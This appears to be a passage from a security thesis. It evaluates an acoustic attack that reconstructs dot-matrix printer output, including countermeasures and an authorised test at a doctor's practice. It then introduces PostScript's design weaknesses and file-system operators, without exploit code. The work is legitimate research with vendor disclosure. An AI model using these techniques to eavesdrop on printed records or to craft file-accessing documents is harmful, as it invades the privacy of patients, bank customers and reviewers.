We evaluated the influence on the recognition rate of using different microphones, different printers, proportional fonts, etc. and we investigated why the reconstruction works from a conceptual perspective. In a nutshell, the results can be summarized as follows (details are given below): Several parameters of these modified set-ups did not affect the recognition rate and gave comparable results, e.g., using cheaper microphones or using different printers (of the same model) for the training phase and the recognition phase. Using proportional instead of mono-spaced fonts or using different printer models only slightly decreased the recognition rate. Some considerably stronger modifications, however, did not work out at all, and they can be seen as conceptual limitations of our attack. This comprises using completely different printer technologies such as ink-jet or laser printers (because of the absence of suitable sound emissions that can be used to mount the attack). We provide statistical results on these modifications below.

Using Different Microphones

Our experiments indicate that information that is most relevant for us is carried in the frequency range above approximately 20 kHz, see Section 3.3. Microphones with nominal frequency range higher than 20 kHz are rather expensive, e.g., the Sennheiser microphone referred to in Section 3.5.1 has a frequency range up to 50 kHz and costs approximately 1300 dollars. However, our experiments show that some microphones with a lower nominal frequency range are sensitive to higher frequencies as well (possibly with less accurate frequency response, but this has no noticeable influence on the recognition rate as long as we are using the same microphone for recording both the training data and the attack data). Table 3.3 shows in the second row the recognition rates of one sample article using a small Sennheiser ME 2 clip-on microphone with nominal frequency range up to 18 kHz for approximately 130 dollars. The results obtained with this microphone are only slightly worse than the results using the larger Sennheiser microphone.

Using Different Dot-Matrix Printers

We also evaluated if the printer model influences the recognition rate. The third row of Table 3.3 shows the recognition rates of one article printed with an OKI Microline 1190 printer. The recognition rate is slightly worse than for the Epson printer.

So far we always considered the set-up that training data and the attacked text are printed on the same printer. In a realistic attack scenario, however, it is unlikely that the attacker can print the training data on the same printer, but instead arranges access to another printer of the same printer model that he places in an acoustically similar environment. Our in-field attack described in detail in Section 3.7 is of this kind. We demonstrate that the recognition rate only decreases slightly when using a different printer in the training phase.

For this experiment we used the feature database that we previously recorded in the experiment described in Section 3.5.2, and printed one article on another Epson LQ-300+II printer that we bought from a different vendor. The recognition rate is shown in Table 3.3, indicating a decrease of recognition rate of about 8 % only, compared with the results from Section 3.5.2. This shows that it is practical to train a large dictionary offline. In the in-field attack described in Section 3.7 we use this result and train a dictionary on a separate printer.

Using Proportional Fonts

Mono-spaced fonts are commonly used in many applications of dot-matrix printers; in particular, the built-in fonts are mono-spaced, and most applications seem to use these built-in fonts. Using proportional fonts results in a more compact representation of words that amplifies the effect of blurring. However, our experiments demonstrate that the recognition still works well, at a slightly lower rate (see Table 3.3).

Why the Reconstruction Works Conceptually

The fundamental reason why the reconstruction of the printed text works is that, intuitively, the emitted sound becomes louder if more needles strike the paper at a given time. We verified this intuition and we found that there is a correlation between the number of needles and the intensity of the acoustic emanation (see Figure 3.9).

The direct correlation between sound and the number of needles gives rise to an alternative approach to the reconstruction: Determine the number of needles that strike at each point in time from the acoustic intensity, and correlate these values with the characteristics of individual letters. One can use language models to resolve ambiguities (e.g., the letters “p” and “b” are very similar). This approach would have the advantages that no large dictionary needs to be trained, that it can potentially recognize single letters or numbers, and that it can (to a



Figure 3.7: Print-head of an Epson LQ-300+II dot-matrix printer, showing the two rows of needles.



Figure 3.8: Each graph shows the variation of the intensity (y-axis) over time (x-axis) measured when printing a single vertical line, demonstrating the variations that can occur.



Figure 3.9: Graph showing the correlation between the number of needles striking the ribbon and the measured acoustic intensity (y-axis) over time (x-axis).

certain extent) handle graphics. We identified three different sources of blur that we would need to cope with:

- Most modern print-heads are arranged in two rows (see Figure 3.7); this means that two subsequent letters are printed at the same time.
- Even a single needle does not give an ideal sharp peak, but the peak is blurred over time.

The effect of these two kinds of blur can be seen in Figure 3.8. We found that they can be removed reliably using standard deconvolution techniques.

- However, when printing several adjacent characters additional blur is present. We are not sure about its origin, but assume that parts in the printer get into resonance, thus destroying clear patterns.

We implemented this approach, but found that it performs much worse than our previous approach. We believe that resonances make this approach so hard; when training entire words then there is enough decay time between the words to lessen this effect. We therefore abandoned this approach and instead used the word-based approach.

On Attacking Other Printer Technologies

While dot-matrix printers are still deployed in some security-critical applications (see Figure 3.1), they have been replaced by other printer technologies such as ink-jet printers and laser printers in other applications. Ink-jet printers might be



Figure 3.10: Ink-jet printer, disassembled for analysis.

susceptible to similar attacks, as they construct the printout from individual dots, as dot-matrix printers do. On the one hand, the bubbles of ink might produce shock-waves in the air that potentially can be captured by a microphone; on the other hand, the piezo-electric elements used in some ink-jet printers might produce noise that can be measured. However, we were not able to capture these emanations. One reason might be that these faint sounds, if they exist, are dominated by the noise emitted by the mechanical parts of a printer. For laser printers, one expects that no information about the printed text is leaked, and our experiments support this view. Thus, to the best of our knowledge, modern printer technologies seem to be unaffected by this kind of attack.

On Domain-specific Language Modeling

In our experiments, we trained our language models using data that was not tailored to a certain topic. Consequently, we obtained medium improvements for all our sample articles. It is well-known that the recognition rates can be significantly improved if one exploits prior knowledge about the topic of the article, using domain-specific corpora for language model training.[5] Thus our results may be seen as a lower bound on what can be achieved in a concrete scenario.

[5]In one of our experiments we found anecdotal evidence for this phenomenon: We wondered why the 5-gram “a = did not participate” was ranked among the 1100 most frequent 5-grams. It turned out that “A = did not participate in the tournament.” is a common label for tables counting the tournament participation of sportsmen on Wikipedia.

	Top 1	(*Top 3*)
Short distance, no cover	62 %	(*78* %)
With cover	24 %	(*35* %)
With foam box	51 %	(*63* %)
From 2 meters	4 %	(*6* %)
Closed door	0 %	(*0* %)

Table 3.4: More Results of the reconstruction evaluating the effectiveness of different countermeasures. (These control experiments were conducted on a shorter text than the previous experiments, no HMM post-processing was applied.)

3.6 Countermeasures

The (obvious) idea that underlies all countermeasures is to suppress the acoustic emanations so far that reconstruction becomes hard in practical scenarios.

Acoustic shielding foam: The specific printer model that we used in most experiments has an optional printer cover with embedded acoustic shielding foam. Closing this cover absorbs a substantial amount of the acoustic emanation (see Table 3.4). To further evaluate this idea, we built a box out of ordinary acoustic foam and placed the printer inside (see Figure 3.11). In contrast to the results with the cover, the recognition rate for the foam box was surprisingly good; 51 % of the words were reconstructed successfully. We believe that the shielding characteristics of the two types of foam suppress different ranges of the acoustic spectrum and thus have different effects on the reconstruction rate.

Distance: Our experiments indicate that the recognition rate drops substantially if the distance between the printer and the microphone is increased. From a distance of 2 meters, the recognition rate drops to approximately 4 % (see Table 3.4). From this distance our algorithm for splitting the signal into words requires manual intervention, as the audio signal contains more noise. However, we stress that this limitation can be circumvented in an in-field attack by placing a miniaturized wireless bug in close proximity to (or even in) the printer.

Closed door: We also tested the reconstruction from outside the printer's room with the door closed; the overall distance between the printer and the microphone was 4 meters. As expected, we found that in this setup no reconstruction was possible at all.

Our results indicate that ensuring the absence of microphones in the printer's room is sufficient to protect privacy. Unfortunately, this evaluation is not guaranteed to be complete; we merely state that our attack does not work under these circumstances. However, we believe that the potential for improvement is limited; thus the above discussion still provides reasonable estimates.



Figure 3.11: Printer in foam box for shielding evaluation.

3.7 In-Field Attack

We have successfully mounted the attack in-field in a doctor's practice to recover the content of medical prescriptions. For privacy reasons, we asked for permission upfront and let the secretary print fresh prescriptions of an artificial client. The attack was conducted under realistic – and arguably even pessimistic – circumstances: during rush hour, with many people chatting in the waiting room.

We recorded the emitted sounds of printing seven different prescriptions on the doctor's Epson LQ-570 printer, and bought a printer of the same type at Ebay. In a blind experiment, seeing only six of the printed prescriptions and trying to determine the medication on the seventh prescription, we carried out the following steps:

1. From the available printouts, we first identified the position of the prescribed medication, the direction of printing, and the used font.

2. Using a suitable threshold, we subsequently determined the correct length and the white-space positions.

3. From a publicly available list of medications [78], we then determined possible candidates that matched these lengths. Abbreviations of words were taken into account here as well. The list of remaining candidates consisted of 29 entries.

4. The selection of candidate words (without HMM post-processing) then already revealed the correct medication out of the remaining 29 candidates. We took into account the possibility of abbreviations on the prescription. For each white-space delimited word we only printed one character less than



Figure 3.12: The setup of the attack.

the length of the word in the recording (taking into account a trailing dot) and matched only the beginning of the word without the dot.

The correct medication was "Müller'sche Tabletten bei Halsschmerzen," a medication against sore throat. The printing was abbreviated on the prescription as

```
Müller'sche Tabletten bei Halsschm.
```

In a nutshell, the attack was actually easier to conduct in this practical scenario compared to the experiments in Section 3.5, because we were able to substantially narrow down the list of candidates by taking into account length information of the medication.

3.8 Conclusion

We have presented a novel attack that takes as input a sound recording of a dot-matrix printer processing English text, and recovers up to 72 % of printed words. After an upfront training phase, the attack is fully automated and uses a combination of machine learning, audio processing and speech recognition techniques, including spectrum features and Hidden Markov Models; moreover, it allows for feedback-based incremental learning. We have identified and evaluated countermeasures that are suitable to prevent this kind of attack. We have successfully mounted the attack in-field in a doctor's practice to recover the content of medical prescriptions under realistic conditions. Moreover, we have shown the relevance of this attack by commissioning a representative survey that showed that dot-matrix printers are still deployed in a variety of sensitive areas, in particular by banks and doctors.

The nice thing about standards is that there are so many of them to choose from.
— Andrew Tanenbaum

4 PostScript Vulnerabilities

We demonstrate several weaknesses in the design of the PostScript document description language. Our main contribution is a conceptually new covert channel in the (scientific) peer-reviewing process, which allows the author of a document to de-anonymize the reviewer. The PostScript document created by the author here acts as sender on the covert channel. Furthermore, we demonstrate that electronic signatures on PostScript documents can be fooled, that a virus can be written entirely in PostScript, and that some PostScript viewers even allow for deleting and writing arbitrary files on the user's file system (we informed the authors of these viewers and worked with them to remedy these problems).

4.1 Introduction

PostScript and its successor PDF (Portable Document Format) today are the de-facto standards for electronic publishing. Both file formats are ubiquitous: they are used for publishing information brochures, handbooks, data-sheets, scientific articles, pre-prints, blank forms, and many more. These documents often are available for download, and often the user has no possibility to verify the trustworthiness of the party that created the document. Many users open these documents from within the browser without further precautions. The situation is entirely different when downloading software: most current browsers warn the user from a potential security risk, and many people are aware of the risks of executing untrusted software.

The absence of precautions for PostScript and PDF documents is probably caused by the belief that these document are text documents and thus cannot harm the users computer, as opposed to software. However, for PostScript documents (and to some extent also for PDF documents) this belief is not justified: In fact, PostScript is a Turing-complete programming language and supports access to the local file system. This was recognized in 1992 [53], and since then PostScript implements mechanisms that try to prevent documents from accessing local files. However, these measures are insufficient to ensure security against malicious documents.[1]

Note that, although PDF is the newer standard and it is successively replacing PostScript in some areas, both the availability of PostScript on virtually any platform and the support by a large number of printers result in wide deployment of PostScript still today. This is particularly true in scientific publishing.

Our main result demonstrates that the privacy of the reviewer in anonymous peer-review can be undermined by a maliciously prepared PostScript document. This attack can be seen as an example of an incomplete modeling of the information flow occurring in the publishing process which in turn gives rise to natural exploits of the weaknesses of the PostScript language. But even worse, our experiments show that some PostScript interpreters take no measures to protect the user from malicious documents: some programs do not restrict access to the local file system at all, which gives rise to a variety of additional attacks. This also enables us to program a virus that is entirely written in PostScript.

4.1.1 Related Literature

The back-channel we demonstrate in Section 4.6 can be seen as a novel form of a covert channel [70]. Covert channels typically transmit data on an electronic link, usually a network connection, e.g., by exploiting different execution times resulting in observably different behaviors [81, 5, 30], or by employing steganographic techniques to hide data within other data (see [7] for a survey). In our scenario the PostScript document plays the role of the sender, while the author is the receiver. In contrast to many other covert channels our channel is not an electronic one but constitutes a socially-engineered back-channel.

Furthermore, our approach for implementing the back-channel has similarities to the notion of watermarking schemes [38, 54]. While robust watermarking schemes provide measures that prevent the watermark from being removed from the document, fragile watermarking schemes aim to detect if a document was tampered with. Thus they do not precisely fit our setting as we rather rely on the usual behavior of a reviewer and are not primarily interested in whether an existing document was modified. Another related concept is traitor tracing [34, 25, 19], which allows for detecting a party who leaked a secret, e.g., a secret decryption key. Again there are similarities at the surface, but the exact setting and the technical realization of our work is quite different since the reviewer does not intentionally leak its secret but is tricked into leaking it without noticing.

[1]Here and in the following we are not considering implementation glitches which tend to appear in and threaten the security of most complex applications, but problems inherent in the design of the software.

A platform independent virus [76] was implemented in LaTeX, but it required the presence of the GNU Emacs editor for being fully operational. A virus that shares most ideas of the construction of our virus is the virus *Bradley* [46], but this virus is platform-specific. It consists of a decryption module and an the encrypted payload that contains the remaining functionality. The authors prove that this virus cannot be analyzed beyond the information found in the decryption module – though it can be recognized by that code fragment.

A number of surprising PostScript hacks can be found. This includes a Web-server [59], an HTML-renderer [29], and a simple Ray-Tracer [123], all written in PostScript. The previously discovered weaknesses of the PostScript language and the decisions that led to the current (insufficient) sandboxing model implemented in GhostScript can be found at the GhostScript change-log [52].

Several flaws in the PDF format were found previously. These flaws are conceptually different from our findings, as they are caused by implementation glitches such as buffer overflows [109, 110], race conditions [111], or alike, and often are bound to a particular viewer. In contrast, our findings are based on conceptual problems on the design level.

4.1.2 Chapter Outline

Section 4.2 provides a brief introduction to the PostScript language. In Section 4.3 we examine the differences between different PostScript interpreters that are relevant for our work. We demonstrate some simple attacks in Section 4.4 and demonstrate a PostScript virus in Section 4.5. We then describe the back-channel in the peer-review process in Section 4.6. We explain in Section 4.7 why similar attacks based on PDF files are much harder or even impossible and show some possible countermeasures in Section 4.8. We conclude with a final discussion in Section 4.9.

4.2 PostScript Primer

PostScript is a page description language, i.e., a programming language optimized for printing graphics and text. It was released in 1985 by Adobe [2] and can be seen as a successor of the InterPress description language developed at Xerox PARC for the early Xerox laser printers [95]. Nowadays, the *Portable Document Format* (PDF) by Adobe is gradually replacing PostScript in electronic publishing. However, there are still several areas were PostScript is widely used, and it seems unlikely that PostScript vanishes any time soon. In particular, PostScript is dominant for the vast number of (semi-)professional printers that use PostScript as page description language, there exists an impressive tool-chain for PostScript which is available on essentially any Unix-like operating system, the *Encapsulated PostScript (EPS)* file format is still widely used for vector graphics, in particular in scientific publishing, and more.

From a programmers point of view, PostScript is different from most other programming languages: It is stack-based, the set of operators is larger than in other languages and tailored to the specific application, and (almost) all language constructs can be redefined. Typically, PostScript code is generated by a word processor or a device driver, and only rarely it is written by hand, e.g., to achieve special effects. In the following we give a brief introduction to PostScript for the convenience of the reader; a comprehensive treatment is beyond the scope of this text. The interested reader can find more details about the PostScript language in Adobe's Red-book [2], which is the de-facto PostScript reference, and in some other books on the topic [1, 102].

4.2.1 Basic Concepts

PostScript is an interpreted, Turing-complete, and stack-based programming language. The interpreter parses the file to find the next token, and then immediately executes it. Tokens are delimited by white-space, exceptions being some delimiters (`[`,`]`,`{`,`}`,`<<`,`>>`) that form a token on their own. Tokens are interpreted as describe in the following.

- *Strings.* Tokens enclosed in round brackets (`( )`) or angle brackets (`< >`) are interpreted as strings and are pushed to the stack. Round brackets indicate that the string is given as text, whereas angle brackets indicate that the string is encoded in hexadecimal notation. (White-space inside the round brackets is considered part of the string.)
- *Comments.* Every occurrence of a percent sign (`%`) outside a string marks the beginning of a comment that spans to the end of the line. A special comment (`%!PS`) at the beginning of a file identifies the file as a PostScript program. (There are more specific identifiers for the different language levels and for Encapsulated PostScript files.)
- *Numbers and Boolean Values.* A token that can be parsed as an integer or a float, or which equals `true` or `false`, is converted to a number or a Boolean value, respectively, and pushed to the stack.
- *Literal name.* A token starting with a slash (`/`) is interpreted as a literal name or identifier (i.e., a variable or function name) and is pushed to the stack marked as name.
- *Arrays.* A sequence of tokens delimited by square brackets (`[ ]`) creates an array which is pushed to the stack.
- *Functions.* A sequence of tokens delimited by curly brackets (`{ }`) is treated as a function which is pushed to the stack. It can later be called from the stack, or it can be assigned a name and be called just like a built-in operator.

- *Dictionaries.* Double angle brackets (`<< >>`) delimit a dictionary, a set of value-key pairs. There are several built-in dictionaries, but we use only two of them: `systemdict` holds the in-built operators, and `errordict` holds the error-handlers.

- *(Executable) Names.* A token that consists of regular characters only and is not covered by any other category listed above is treated as an (executable) name. If an operator or a function with this name exists it is executed, otherwise an error occurs.

This list is not complete; to increase readability we omit some aspects that are not relevant for our work.

4.2.2 Operators

The number of operators (built-in functions) is larger than in most multi-purpose programing languages. As a consequence, we focus on common operators and those that we use in the sequel. In particular we avoid almost all operators that deal with the typesetting and imaging capabilities of PostScript. For full details we refer to the Language Reference Manual [2].

Operators take their arguments from the stack, thus they are written in Reverse Polish Notation. All operators can be redefined by the program. We use the following conventions in the description of the operators: `a b` **op** `c` means that the operator **op** reads two elements `a` and `b` from the stack and pushes an element `c` back to the stack. A leading dot (`.`) marks the beginning of the stack, a hyphen (`-`) indicates the absence of elements.

Stack Manipulation. The stack is one of the central concepts, and there is a number of commands to manipulate the order of objects on the stack.

- `a` **pop** `-` Discards the top element of the stack.

- `a` **dup** `a a` Duplicates the top element of the stack.

- `a b` **exch** `b a` Exchanges the two elements on top of the stack.

- `.a...z` **clear** `.` Discards all objects on the stack.

- `-` **mark** `mark` Puts a mark object `mark` on the stack. All mark objects are identical.

- `mark a...z` **cleartomark** `-` Removes entries from the operand stack until it encounters a mark `mark`, which is also removed.

Strings and Numbers. PostScript offers operators for calculating with integers and floats and for string manipulation.

- `a b` **add** `c` Adds two integer or float values `a` and `b` and pushes their sum `c` to the stack.
- `a b` **idiv** `c` Divides integer `a` by `b` and pushes the result `c` to the stack, truncated if necessary.
- `n` **string** `str` Creates a string `str` of length `n` and pushes it on the stack; each character is initialized as 0.
- `str n` **get** `a` Pushes the `n`-th character of the string `str` to the stack, where the index starts at 0.
- `str n a` **put** `-` Sets the `n`-th position of the string `str` to `a`, where the index starts at 0.

Branching, Looping, and Boolean Values. PostScript supports conditional branching as well as looping, and a number of Boolean operators.

- `b proc` **if** `-` Removes both operands from the stack. It executes `proc` if the Boolean value `b` is true. The operator `if` does not push a result on the stack, but the function `proc` may do so.
- `proc` **loop** `-` Removes the operand from the stack and repeatedly executes `proc`, until `proc` executes the `exit` operator. At this point interpretation resumes at the object next in sequence after the loop operator. Again, the operator `loop` does not push a result on the stack, but `proc` may do so.
- `-` **exit** `-` Terminates execution of the innermost instance of a looping context (i.e. a procedure invoked by `loop`). The interpreter then resumes execution at the next object in normal sequence after that operator. The operator leaves the operand stack unchanged.
- `start step stop proc` **for** `-` This operand implements a for-loop: The stepping variable is initialized with the value `start`, is incremented by `step` after each turn, and the loop is terminated after the stepping variable exceeded `stop`. In each turn, the stepping variable is pushed to the stack and `proc` is called. Typically `proc` pops this value from the stack, but otherwise the value is left on the stack.
- `a b` **eq** `c` Compares `a` and `b` of type integer or string and returns `true` if they are equal and `false` otherwise. The usual comparison operators and Boolean operators exist: `ne`, `gt`, `ge`, `lt`, `le` take operands of type integer or string, `and`, `not`, `or`, `xor` take operands of type Boolean or integer, where in the later case the operation is carried out bit-wise.

Creating Output. There is a vast number of operators to perform output. We concentrate on those operators that we use in the sequel, namely output to the console and basic text output.

- `str` **print** `-` Writes the string `str` to standard output, typically to the console (if the device has one).
- `font n` **selectfont** `-` Sets the current font to the font specified by the literal name `font` of size `n` units (one unit equals 1/72 inch, approximately a point).
- `x y` **moveto** `-` Move the output cursor to position (`x`,`y`), where the origin is in the lower left corner of the paper and `x` and `y` are specified in units.
- `string` **show** `-` Prints `string` to the output device.
- `-` **showpage** `-` Renders the current page, sends it to the output device, and starts a new page. This command is device-dependent, and can be omitted for some screen devices.

Arrays and Dictionaries. PostScript supports complex data structures such as arrays and dictionaries (sets of key-value pairs). Dictionaries play an important role, e.g., most of the internal structure of PostScript is stored in dictionaries.

- `-` **systemdict** `dict` Pushes the system dictionary to the stack. The system dictionary contains all standard operators of the PostScript language and is read-only.
- `-` **errordict** `dict` Pushes the error dictionary to the stack. The error dictionary contains the error handlers that are invoked when an error occurs. The values in this dictionary can be re-defined to implement custom error handlers.
- `dict key` **known** `bool` Tests if `key` is defined as a key in the dictionary `dict` and pushes the result to the stack.
- `key` **load** `val` Searches the dictionary `userdict` for `key` and pushes the associated value to the stack if found, otherwise an error occurs. (Actually the decision which dictionary is to be searched is more complex and depends on the dictionary stack; we omit an in-depth discussion as it is not relevant for our code examples.)
- `struc index val` **put** `-` There are several forms of this command. If `struc` is a *dictionary* then the value associated to the key `index` is set to the value `val`. If `struc` is a *string* then the position `index` is set to the character corresponding to the integer `val`. If `struc` is an *array* then the value at position `index` is set to the value `val`.

- `struc index` **get** `val` Analog to the `put` operator: If `struc` is a *dictionary* then the value associated to the key `index` is returned. If `struc` is a *string* then the character at position `index` is returned. If `struc` is an *array* then the value at position `index` is returned.
- `struc` **length** `int` If `struc` is a *dictionary* or an *array* then the number of entries is returned, if `struc` is a *string* then the length of the string is returned.

The exposition of dictionaries given here is strongly simplified to increase readability. For full details we refer to Adobe's Red Book [2].

File System and Environment Access. PostScript offers several operators for accessing the file system and the environment, but some of them are disabled on some interpreters, see the discussion in Section 4.3. Some central operators are the following:

- `fname param` **file** `file` Opens the file with name `fname` with parameters `param`, where common choices for `param` are "`r`" for reading only (error if the file does not exist), "`w`" for writing only (overwrite if it does exist), or "`a`" for appending (create if the file does not exist). The operator returns a file object `file`.
- `file string` **readline** `substring bool` Reads a line (terminated by a newline character) from `file` and returns the line as substring of `string` (strings need to be allocated), as well as a Boolean variable indicating if the operation succeeded.
- `file string` **writestring** `-` Writes the parameter `string` to `file`.
- `file` **closefile** `-` Flushes and closes the file associated with the file handle `file`.
- `fname` **deletefile** `-` Deletes the file with name `fname`.
- `template proc scratch` **filenameforall** `-` Iterates over all file names that match the pattern given in the string `template`. In the pattern, a star (`*`) matches zero or more consecutive characters, a question mark (`?`) matches exactly one character, and a backslash (\) escapes both characters. For each matching file, the filename is pushed on the stack (as substring of `scratch`) and `proc` is executed.

  If `proc` does not pop the filename from the stack, the string is left on the stack. (Some aspects of the behavior of this command are device-dependent.)

- `string` **`getenv`** `(string) bool` This command is a GhostScript-specific extension of the PostScript language. It reads the environment variable with the name `string` and returns the value of the variable and `true` if such an environmental variable existed, otherwise it returns `false` and *no* string.

It might be surprising that a text-document is given access to the local file system. A possible explanation is that some interpreters such as the GhostScript interpreter are partially written in PostScript, and these parts require access to local files.[2]

Miscellaneous. Finally we give some operators that do not fit the other categories.

- `x` **`cvx`** `x'` This operator marks the top element `x` as executable. It can, for example, be used to convert a string of the correct form to a procedure that can then be called with the `exec` operator.

- `proc` **`exec`** `-` Executes the procedure `proc`.

- `name val` **`def`** `-` Takes the literal name `name` and associates it with the value `val`. Typically it is used to define procedures as in the following example: `/addfive {5 add} def 4 addfive print` outputs 9.

- `proc` **`bind`** `proc` By default, the operator calls made in a procedure are determined at run-time (*late binding*). The operator `proc` performs *early binding* for the procedure `proc`, i.e., it substitutes all operator calls in `proc` with their values.

  A typical use-case is when re-defining standard operators, but one needs to store the original function: the following code `/oldshow {show} bind def /show { [...]  oldshow} def` re-defines the `show` operator in a way that calls the old operator after performing some other computation.

The SAFER-Mode. The developers of the GhostScript interpreter realized early in 1992 [53] the danger that file access can pose, and introduced the SAFER-mode to mitigate this danger. The SAFER mode disables commands that are considered harmful, in particular read-access to files in non-standard folders, and any write-access to the file system. However, it took almost a decade until it reached its current form, as a number of subtle ways to access the file system where identified over time, and more restricted access leads to incompatibilities with existing code. The last change to the specifications was made in 2001, almost a decade later.

In its current form (as of version 8.64, released 02/2009), the SAFER-mode disables the operators `deletefile` and `renamefile`, and the ability to open piped

[2]This explanation is given in the GhostScript Developer FAQ Section 4.4 [52].

commands. Only `%stdout` and `%stderr` can be opened for writing. It disables reading of files other than `%stdin`, those given as a command line argument, or those contained in one of the paths given by `LIBPATH` and `FONTPATH` and specified by the system parameters `/FontResourceDir` and `/GenericResourceDir`. GhostScript offers command-line switches, as well as an operator to switch to SAFER-mode from inside a program (but obviously no operator to switch back). This ensures back-wards compatibility with most extensions.

While the SAFER-mode offers some amount of protection against malicious documents, several problems persist. In particular, the document can still read a substantial amount of information from environment variables and filenames, in particular it can usually identify the user. We demonstrate in Section 4.6 that this is highly problematic.

Even worse, other PostScript interpreters do not offer any protection against undesirable file access and leave their users completely unprotected. Most notably, we found that Adobe Distiller 7 (released 01/2005) as well as the Evince document viewer v. 2.26.1 (as of 06/2009) did not impose any restrictions and provided full write (and delete) access to the local hard-disk. We informed the authors of both programs: Adobe Distiller 8 (released 11/2006) disables most access to the file system, and the latest version of Evince is patched as well.

The Document Structuring Conventions (DSC). The design of PostScript as a Turing-complete programming language poses problems for document viewers: for instance, it is hard to skip or re-order pages, to determine the number of pages a document has, or even to scroll one page backwards.

